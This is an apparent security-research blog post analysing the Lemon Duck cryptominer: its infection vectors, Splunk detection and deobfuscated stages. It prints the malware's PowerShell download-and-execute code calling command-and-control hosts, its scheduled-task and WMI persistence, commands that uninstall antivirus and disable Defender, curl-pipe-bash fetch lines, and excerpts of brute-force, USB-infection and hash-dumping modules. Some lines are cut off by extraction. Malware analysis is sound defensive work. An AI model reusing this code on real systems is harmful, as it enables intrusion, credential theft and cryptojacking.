
Lemon-Duck Cryptominer Technical Analysis

notes.netbytesec.com/2021/06/lemon-duck-cryptominer-technical.html

Fareed



This blog post was authored by Fareed.

Summary

Lemon Duck is a crypto-mining malware that targets infected computer resources to mine Monero cryptocurrency. This malware has a lot of capabilities and runs its payload mostly in memory which makes its presence stealthy in infected machines. The fileless infection of the malware is mainly using PowerShell modules. Phishing emails with a malicious document, SMB Remote Code Execution Vulnerability (CVE-2017-0144), and brute-force attacks were used to conduct internal network spreading while a malicious document was used to infect external victims. They also leverage some open source tools like XMRig, PingCastle, PowerSploit to achieve their goals.

Initial access

The infection of this crypto miner begin on the victim in many ways.

- Phishing email with Malicious document as an attachment
- SMB exploit
- RDP brute-force
- USB infection
- SSH brute-force
- Pass the hash
- MS-SQL brute-force
- Redis remote command
- Yarn remote command

Our Splunk detection team first detect a lot of suspicious communication were made to a domain name *t[.]bb3u9[.]com* as shown in below:

```
http://t.bb3u9.com/report.jsp?
&redacted&redacted&redacted&7%20Professional%20_6.1.7600&1&redacted$redacted&H_R&Intel
```

Our threat analyst team investigate the URL and realized that the URL is appended a lot of computer information include Windows version, hostname, and many more, which in our case, the infected victim information.

Using VTGraph from VirusTotal, the domain was flagged as malicious by various security vendors. The domain also has communicated with a lot of malicious files which confirmed that the domain is malicious.




Figure 1: VTGraph result of domain t[.]bb3u9[.]com

Tracking and hunting down the domain and few indicators of initial access in Splunk, we found that the malware was spread through Pass the hash method.

Which execution made the above request?

After conducting a malware analysis on the sample, we observed that the above-mentioned request was made after the execution of a persistence mechanism PowerShell from Scheduler Task. The below figure shows scheduler task was created by the malware.




Figure 2: Lemon Duck's scheduler task in our Windows VM analysis

The format version of the Powershell code as below:

```
function a($u){
    $d=(Ne`w-Obj`ect Net.WebC`lient).DownloadData($u);
    $c=$d.count;
    if($c -gt 173){
        $b=$d[173..$c];
        $p=New-Object Security.Cryptography.RSAParameters;
        $p.Modulus=
[convert]::FromBase64String('2mWo17uXvG1BXpmdgv8v/3NTmnNubHtV62fWrk4jPFI9wM3NN2vzTztic

        $p.Exponent=0x01,0x00,0x01;
        $r=New-Object Security.Cryptography.RSACryptoServiceProvider;
        $r.ImportParameters($p);
        if($r.verifyData($b,(New-Object
Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64String(-
join([char[]]$d[0..171])))){
            I`ex(-join[char[]]$b)
        }}}
$url='http://'+'t.bb3'+'u9.com';
a($url+'/a.jsp?rep_20210521?'+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject
Win32_ComputerSystemProduct).UUID,(random))-join'*'))
```

The above code will execute the final line of the code which will retrieve the content of a.jsp and invoke the content of a.jsp.

First stager

But, one question that comes across in our mind is how the scheduler task was created?

Our analyst then tracks the malware behavior based on the malware sample analysis and found out that the first stager PowerShell script from the malware does these scheduler task creation things.

The following snippet decoded version of PowerShell code shows the full line of scheduler task payload is stored in variable *$tmps*.

```
$tmps='function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"
($u);$c=$d.count;if($c -gt 173){$b=$d[173..$c];$p=New-Object
Security.Cryptography.RSAParameters;$p.Modulus=
[convert]::FromBase64String(''xpVT7bCpITDUjAvmzli55WPVFPjQBos7o9/ZbbWzyeaKIn9NLJwvY6ad
Object
Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p);if($r.verifyDat
(New-Object Security.Cryptography.SHA1CryptoServiceProvider),
[convert]::FromBase64String(-join([char[]]$d[0..171]))){I`ex(-
join[char[]]$b)}}}$url=''http://''+''U1''+''U2'';a($url+''/a.jsp'+$v+'?''+
(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSystemProduct).UUID,
(random))-join''*''))'
<--snippet-->
if($sa){
        schtasks /create /ru system /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr
"powershell -w hidden -c PS_CMD"
} else {
        schtasks /create /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w
hidden -c PS_CMD"
}
<--snippet-->
try{
if($action.Arguments.Contains("PS_CMD")){
$folder.RegisterTask($task.Name,
$task.Xml.replace("PS_CMD",$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.subst
 4, $null, $null, 0, $null)|out-null
}
```

The stager also drops WMI persistent mechanism.

```
Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments
@{Name="blackball1";EventNameSpace="root\cimv2";QueryLanguage="WQL";Query="SELECT *
FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'";} -ErrorAction Stop
foreach($u in $us){
$theName=getRan
$wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5)).replace('a

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -
Arguments @{Filter=(Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments
@{Name="f"+$theName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query="SELECT *
FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'";} -ErrorAction Stop);Consumer=(Set-
WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments
@{Name="c"+$theName;ExecutablePath="c:\windows\system32\cmd.exe";CommandLineTemplate="
 powershell -w hidden -c $wmicmd"})}
```

Other things to highlight for the first stager are few interesting functions like for example, Uninstall AV, Verify the current hostname has been infected or not, and deny access on ports 445 and 135.

The below snippet code shows the malware that uses the WMIC utility program to perform uninstallation of Anti Virus includes Eset, Avast, and many more.

```
cmd.exe /c start /b wmic.exe product where "name like '%Eset%'" call uninstall
/nointeractive
cmd.exe /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstall
/nointeractive
cmd.exe /c start /b wmic.exe product where "name like '%avast%'" call uninstall
/nointeractive
cmd.exe /c start /b wmic.exe product where "name like '%avp%'" call uninstall
/nointeractive
cmd.exe /c start /b wmic.exe product where "name like '%Security%'" call uninstall
/nointeractive
cmd.exe /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall
/nointeractive
cmd.exe /c start /b wmic.exe product where "name like '%Norton Security%'" call
uninstall /nointeractive
cmd.exe /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent
/suppressmsgboxes /norestart
cmd.exe /c rem https://technet.microsoft.com/en-
us/itpro/powershell/windows/defender/set-mppreference
cmd.exe /c rem To also disable Windows Defender Security Center include this
cmd.exe /c rem cmd.exe /c reg add
"HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t
REG_DWORD /d "4" /f
cmd.exe /c rem 1 - Disable Real-time protection
cmd.exe /c reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
cmd.exe /c reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f
cmd.exe /c reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG_DWORD /d "1" /f
cmd.exe /c reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpEnablePus" /t REG_DWORD /d "0" /f
```

The PowerShell code then will prepare a network environment such as deny access on ports 445 and 135 so that other malware can exploit SMB with the Eternal Blue exploit.

```
cmd.exe /c netsh.exe firewall add portopening tcp 65529 SDNSd
netsh.exe interface portproxy add v4tov4 listenport=65529 connectaddress=1.1.1.1
connectport=53
netsh advfirewall firewall add rule name="deny445" dir=in protocol=tcp localport=445
action=block
netsh advfirewall firewall add rule name="deny135" dir=in protocol=tcp localport=135
action=block
```

So, after the first stager is executed, it will set up the environment for the malware such as removing AV, deny access on port SMB and drop the persistent mechanism. Once the persistent PowerShell payload is executed, the malware then will retrieve and invoke the PowerShell command in the JSP file a.jsp.

Deobfuscating a.jsp

The content of a.jsp again was multi-encoded by the malware author.

```
I`EX $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-
Object IO.MemoryStream
(,$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc188cde692ec1d69472

<--snippet-->
6f5334f6bbfdfebfe4ce271fa5bfdb56dafc64fa71f5ac21564f3fbef3d1cf8cd3adad0bfae85b8ba7f5b7
split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();
```

Using PowerShell ISE, we then decode the above-encoded code to analyze the clean version of the payload just like we did with the first stager. The deobfuscation progress is shown from figure 3 to 6:

```
$down_url = "http://d.u78wjdu.com"
if(!$url){$url="http://t.bb3u9.com"}
$core_url = $url.split("/")[0..2]-join"/"
$permit = ([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.Windo
 "Administrator")
$comp_name = $env:COMPUTERNAME
$guid = (get-wmiobject Win32_ComputerSystemProduct).UUID
$mac = (Get-WmiObject Win32_NetworkAdapterConfiguration | where {$_.ipenabled -EQ
$true}).Macaddress | select-object -first 1
$osb = (Get-WmiObject -class Win32_OperatingSystem)
$os = $osb.Caption.replace("Microsoft Windows ","")+"_"+$osb.Version
$user = $env:USERNAME
$domain = (Get-WmiObject win32_computersystem).Domain
$uptime =
[timespan]::FromMilliseconds([environment]::TickCount)|foreach{$_.totalseconds}
$card = (Get-WmiObject Win32_VideoController).name
$cpu_per = "$((Get-WmiObject -Class Win32_Processor).LoadPercentage)"
gwmi Win32_PhysicalMemory | %{$msum = 0} { $msum += $_.Capacity };$mem=$msum/1Gb
```

The malware download and runs various payloads called m6.bin, m6g.bin, kr.bin, if.bin, and nvd.zip into the disk.

```
function stp($gra){
    write-host $gra
        Start-Process -FilePath cmd.exe -ArgumentList "/c $gra"
}
function gcf($code,$md,$fn){
        ('echo
'+$code+';$ifmd5='''+$md+''';$ifp=$env:tmp+''\'+$fn+''';$down_url='''+$down_url+''';fu
 gmd5($con)
{[System.Security.Cryptography.MD5]::Create().ComputeHash($con)|foreach{$s+=$_.ToStrin
 $s}if(test-path $ifp){$con_=[System.IO.File]::ReadAllBytes($ifp);$md5_=gmd5
$con_;if($md5_-eq$ifmd5){$noup=1}}if(!$noup){$con=(Ne`w-Obj`ect
Net.WebC`lient).downloaddata($down_url+''/'+$fn+'?'+$params+''');$t=gmd5 $con;if($t-
eq$ifmd5){[System.IO.File]::WriteAllBytes($ifp,$con)}else{$noup=1}}if($noup)
{$con=$con_;$ifmd5=$md5_}').replace('|','^^^|').replace('&','^^^&')
}
function gpa($fnam,$name){
        ('for($i=0;$i -lt $con.count-1;$i+=1){if($con[$i] -eq 0x0a){break}};i`ex(-
join[char[]]$con[0..$i]);$bin=(New-Object IO.BinaryReader(New-Object
System.IO.Compression.GzipStream (New-Object System.IO.MemoryStream(,$con[($i+1)..
($con.count)])),
([IO.Compression.CompressionMode]::Decompress))).ReadBytes(10000000);$bin_=$bin.Clone(
[System.IO.File]::WriteAllBytes($mep,$bin_+((1..127)|Get-Random -Count 100));test1 -
PEBytes $bin').replace('|','^^^|').replace('&','^^^&')+"|$name - &cmd /c copy /y
%tmp%\$fnam.ori %tmp%\$fnam.exe & %tmp%\$fnam.exe"
}
function gpb($name){
    'I`EX(-join[char[]]$con)|'+$name+' -'
}
function gcode($fl) {
        'try{$local'+$fl+'=$flase;New-Object
Threading.Mutex($true,''Global\eLocal'+$fl+''',[ref]$local'+$fl+')}catch{}'
}
$code1=gcode "If"
I`Ex $code1
if($localIf){
        stp ((gcf $code1 $ifmd5 $ifbin)+(gpb $rename))
}
if($is64){
        $code2=gcode "TMn"
        I`Ex $code2
        if($localTMn){
                stp ((gcf $code2 $mmd5 $mbin)+(gpa $mbin $rename))
        }}
if(($isn -or $isa) -and $is64){
        $code3=gcode "TMng"
        I`Ex $code3
        if($localTMng){
                stp ((gcf $code3 $mgmd5 $mgbin)+(gpa $mgbin $rename))
        }}
$code4=gcode "Kr"
I`Ex $code4
if($localKr){
        stp ((gcf $code4 $krmd5 $krbin)+(gpb $rename))
}
```

Function SIEX act as communication for CnC function code. When communicating with the attacker, the script sends a long URL containing all the information gathered about the environment, uniquely identifying the infected machine.

```
function SIEX {
        Param(
        [string]$url
        )
        try{
                $webclient = Ne`w-Obj`ect Net.WebC`lient
                $finalurl = "$url"+"?"+"$params"
                try{
                        $webclient.Headers.add("User-Agent","Lemon-Duck-
"+$Lemon_Duck.replace('\','-'))
                } catch{}
                $res_bytes = $webclient.DownloadData($finalurl)
                if($res_bytes.count -gt 173){
                        $sign_bytes = $res_bytes[0..171];
                        $raw_bytes = $res_bytes[173..$res_bytes.count];
                        $rsaParams = New-Object
System.Security.Cryptography.RSAParameters
                        $rsaParams.Modulus =
0xda,0x65,0xa8,0xd7,0xbb,0x97,0xbc,0x6d,0x41,0x5e,0x99,0x9d,0x82,0xff,0x2f,0xff,0x73,0

                        $rsaParams.Exponent = 0x01,0x00,0x01
                        $rsa = New-Object -TypeName
System.Security.Cryptography.RSACryptoServiceProvider;
                        $rsa.ImportParameters($rsaParams)
                        $base64 = -join([char[]]$sign_bytes)
                        $byteArray = [convert]::FromBase64String($base64)
                        $sha1 = New-Object
System.Security.Cryptography.SHA1CryptoServiceProvider
                        if($rsa.verifyData($raw_bytes,$sha1,$byteArray)) {
                                IEX (-join[char[]]$raw_bytes)
                        }}
        } catch{}}
Start-Sleep -Seconds 3
SIEX "$core_url/report.jsp"
```

All downloaded payload were downloaded in the temp folder, which we can see on the figure below:




Figure 7: payloads downloaded in temp folder

Analyzing if.bin

If.bin also has been obfuscated by the author.

```
I`EX $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$
('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc188cde692ec1d69472329ab2a81ca6556655d66164 0cced9dbcf7de7befbd
f7de7befbdf7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f22d2f156fabbbd7cfdedea8bd3efeded7eff93df6dd5ccbf5ce4df
bbb7f3fd4f3efebd3fbeb3956ea5dbdfa9ce96e9f7eafcf3d377df7ff46891bd997e3b6fb63ebaf3f1bb8f3ff9febdddefcdcecae7f9b75fff6e9f7c7ff77b
4f8be765feede6774bb77e61fa33e99d7d02faea783efddee8cede7df9ed9387fbfacbfd03f9652bcda759f9327f75b29da67b0ff5858fafdaef7e7c3a3d7e
be3aadb7d387f70c9c7bbb0af293fb3bf6b7071148773efe8d93df3849efa4777e51f17b1130fa7774679fdffe36bdf3c0fe76ff53f9656b0bddbd3c7d35be
b37f4f3efafee72f8a576df3bd11bdfcf6ec8bdf9b7eb8469f3eec37faf2f7b9daf941d0ea6104d4d5eff5e5f3fb21ac48abf2d5c9d9eba015fdb1bffb1506
42ffbffceaf7fea9a6fbf52fc19881e9d317a7f8f163f89bfff925f2ef2f9e4fdb6cfa4b7e8cffba73bee04ebedf2ecfbef70963f5d9f9e217f22f9fdcc1fb
bfdfef877fd36551fdf4763abb6a9a6cd5e617fcd296be50981726bf7f53cf66d9aa78546693aa9456da68325d69ab76b9aea6e3cab4f51b559d4645ac51d1
69444cb7cc57555b57abdf7f5a5c54a5dff86043e3659d5dfb6d1ff4dbeedac64d31cb6bbff5a71b20f71adfdfd078350b9aee6f683a6f1abfe9bd4d282cfc
967b432da9e5641100ddb54dafeb361c45ad5fac8adfbfcd9775de2efd89d12fa799dfb37e382bd63e37e8a7f9225bfefeab4535ed7ff5e2cbb3d7af4e7ff2
27fdee7ff2f75856cd4f8f6986ef4aa3b25efffecbab6a26dc78b12ceaf6f52cab4afaece9f84ebbcc8bf264927f77dce62fd2769afff4e4cbedabfcc5d68f
09efffc6c9bc25d65a14826f8abfb6db266fd3cf52150b6d79fac5f18b57a76fbe7af9c597278f2e97b9b4ff2c0df1d7c64fcfbefa8a3a9fae6755fd7291b7
cdf56ba2d49a9a9dfcfe7bf796c5770595aa585c6d93246d111c4b1d05b19bb64d5d9c6f6bcb6dfa51e64dcaf29e364d0e9998665f8ceffc927c5db782cd4f
9c9278e6e524230e28c6bf3f7ff88bd3bccee757fae2b22adaac5e5f14e7cbea84505a65b3e3b7757545d4f111fbb2587c779b14c927f4ff36ff1cf8992955
f47e313186fc06d5406407c3e535eb89b6a9e6db795bd457d282fff9c46325fd583592f9617fca2f69e419fcc27cf936cbebc95003d3c8a8bf3b4236e5acd6
32765daf7d6efc6c556ce479fabef885ac743ecb57d7064c8c792f857985541fc6bfa0ff4de3c464fcaebfebc9c957af3bd3d269db7bf117df713cf58bf2ed
74ef222bcf05c1f362e8653625e8a85e1fd3fff0db48ffc48f2d18651af698dbf0d8fd56fc41d08e14593eaba69e3a4fbda949a7f9bb9cbf22de74f8fdd090
dbf98691fbc577ee6c817b481b8cef6cfd9e4c76f749a7af81593073ee61321e8fdf4ef3f9945ca2e2b226fd2158b575d6363d5935a27de7cea7697bb14dca
f082f4dcd803b795ce961921e68fb5591659bbaca66db5dc4e7deb332b2b79692b3d2f2cf0f44edc569377e193706b3e2551aecef535fd31f06a93ab422417
71effe7dc29e1a6ca7cb6cda94d99467a18795817867779b0da7ea0211ecadf1587ef99e05adfe87dfd7eecece834d5d390cb533509c6684847c8917b82503
d8302ddd09eefedd579c76225919fe98fd7350ed7d80da23f7e9e34f3ebefe212b3e37a64115e79a6c5466b6154b9875067bc28c6f02590e30d82470fce6ff
6be4cd8d50adfbfb4a9d03f073247407073b079bbab2087af31397b9c199f97f87c859f72b2e79bbcdacfe86c4ee872276bbc362e722a59edcf15734bdeeed
008798e091c42cc81d4fe5d59f6bc98b058fb73575d177bf01b153cefa3ad2f7f0c1bd4f77235dc650f5e6a927807b2c811ba7c8a3c50f47e08624ed9b1734
```

Figure 8: Obfuscated script

We did the deobfuscation process and the script will be readable as shown in the figure below:

```
$rdpo_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference -ExclusionProcess
c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe6powershell IEX(New-Object Net.WebClient).DownloadString(''http://
t.bb3u9.com/rdpo.jsp'')'

$ssh_cmd='src=ssh;(curl -fsSL http://t.bb3u9.com/ln/core.png?1.1*ssh*whoami*hostname||wget -q -O- http://t.bb3u9.com/ln/
core.png?1.1*ssh*whoami*hostname)|bash'

$ssho_cmd='src=ssho;(curl -fsSL http://t.bb3u9.com/ln/core.png?1.1*ssho*whoami*hostname||wget -q -O- http://t.bb3u9.com/ln/
core.png?1.1*ssho*whoami*hostname)|bash'

$redis_cmd='export src=rds;curl -fsSL t.bb3u9.com/ln/core.png?rds|bash'

$rediso_cmd='export src=rdso;curl -fsSL t.bb3u9.com/ln/core.png?rdso|bash'

$smgh_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference -ExclusionProcess c:/windows/
system32/WindowsPowerShell/v1.0/powershell.exe;Add-MpPreference -ExclusionPath c:/ & powershell IEx(New-Object Net.
WebClient).DownLoadString(''http://t.bb3u9.com/smgh.jsp?1.1*%computername%'')'

$smgho_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference -ExclusionProcess c:/windows/
system32/WindowsPowerShell/v1.0/powershell.exe;Add-MpPreference -ExclusionPath c:/ & powershell IEx(New-Object Net.
WebClient).DownLoadString(''http://t.bb3u9.com/smgho.jsp?1.1*%computername%'')'

$yarn_cmd='export src=yarn;curl -fsSL t.bb3u9.com/ln/core.png?yarn|bash'

$yarno_cmd='export src=yarno;curl -fsSL t.bb3u9.com/ln/core.png?yarno|bash'
```

Figure 9: Deobfuscated script

Few important capabilities of the malicious files will explain below.

First, the code containing PingCastle module which being use for port scanning to detect machines the respond on port 445. Thus, this will then launch SMB exploit on that scanned port. Snippet code as below:

```
namespace PingCastle.Scanners
{
        public class m17sc
        {
                static public bool Scan(string computer)
                {
                        TcpClient client = new TcpClient();
                        client.Connect(computer, 445);
                        try
                        {
                                NetworkStream stream = client.GetStream();
                                byte[] negotiatemessage = GetNegotiateMessage();
                                stream.Write(negotiatemessage, 0,
negotiatemessage.Length);
                                stream.Flush();
                                byte[] response = ReadSmbResponse(stream);
                                if (!(response[8] == 0x72 && response[9] == 00)){
                                throw new InvalidOperationException("invalid
negotiate response");}
                                byte[] sessionSetup = GetR(response);
<-- snippet -->
```

RDP brute-forcing module is included to perform RDP brute force capability.

```
namespace RDP
{
    public class BRUTE
    {
                private int flag1=-1;
                private bool check_login;
                private Process process;
                public void exit(){
                        if(!process.HasExited){
                                process.Kill();};
                        process.Close();}
        public int check(string exePath, string ip, string user, string pass, bool
checklogin){
                        try{
                                check_login = checklogin;
                                process = new System.Diagnostics.Process();
                                process.StartInfo.FileName = exePath;
                                if(checklogin){
                                        process.StartInfo.Arguments = "/u:"+user+"
/p:"+pass+" /cert-ignore /sec:nla /log-level:trace /size:700x700 /v:"+ip;
                                } else {
                                        process.StartInfo.Arguments = "/u:"+user+"
/p:"+pass+" /cert-ignore +auth-only /sec:nla /log-level:trace /v:"+ip;}
                                process.StartInfo.UseShellExecute = false;
                                process.StartInfo.CreateNoWindow = true;
                                process.StartInfo.RedirectStandardOutput = true;
                                process.Start();
                                process.BeginOutputReadLine();
                                process.OutputDataReceived += new
DataReceivedEventHandler(processOutputDataReceived);
                System.Threading.Timer timer = new System.Threading.Timer(autoQuite,
null, 10000, 5000);
<-- snippet -->
```

Another infection method is via network drives and removable drives. It will create a .lnk file on these detected drives and execute the payload in the shortcut lnk.

```
public class USBLNK
    {
        public static List blacklist = new List();
                public static string gb3;
                public static string gb6;
                public static string jsdata;
        const string home = "UTFsync";
        const string inf_data = "\\inf_data"
<-- snippet -->
                static bool IsSupported(DriveInfo drive) { return drive.IsReady &&
drive.AvailableFreeSpace > 1024 && (drive.DriveType == DriveType.Removable ||
drive.DriveType == DriveType.Network) && (drive.DriveFormat == "FAT32" ||
drive.DriveFormat == "NTFS");}
                static bool CheckBlacklist(string name) { return name==home ||
name=="System Volume Information" || name=="$RECYCLE.BIN";}
                static bool Infect(string drive)
        {
            if (blacklist.Contains(drive)) {return true;}
                        CreateLnk(drive, "blue3.bin", gb3);
                        CreateLnk(drive, "blue6.bin", gb6);
                        CreateJs(drive, "readme.js", jsdata);
            try{
                File.Create(drive + home + inf_data);
                return true;};
```

Powerdump module being used to dumps hashes from the local system

```
########################################powerdump written by David
Kennedy#########################################
$antpassword = [Text.Encoding]::ASCII.GetBytes("NTPASSWORD0");
$almpassword = [Text.Encoding]::ASCII.GetBytes("LMPASSWORD0");
$empty_lm =
[byte[]]@(0xaa,0xd3,0xb4,0x35,0xb5,0x14,0x04,0xee,0xaa,0xd3,0xb4,0x35,0xb5,0x14,0x04,0

$empty_nt =
[byte[]]@(0x31,0xd6,0xcf,0xe0,0xd1,0x6a,0xe9,0x31,0xb7,0x3c,0x59,0xd7,0xe0,0xc0,0x89,0

$odd_parity = @(
  1, 1, 2, 2, 4, 4, 7, 7, 8, 8, 11, 11, 13, 13, 14, 14,
  16, 16, 19, 19, 21, 21, 22, 22, 25, 25, 26, 26, 28, 28, 31, 31,
  32, 32, 35, 35, 37, 37, 38, 38, 41, 41, 42, 42, 44, 44, 47, 47,
  49, 49, 50, 50, 52, 52, 55, 55, 56, 56, 59, 59, 61, 61, 62, 62,
  64, 64, 67, 67, 69, 69, 70, 70, 73, 73, 74, 74, 76, 76, 79, 79,
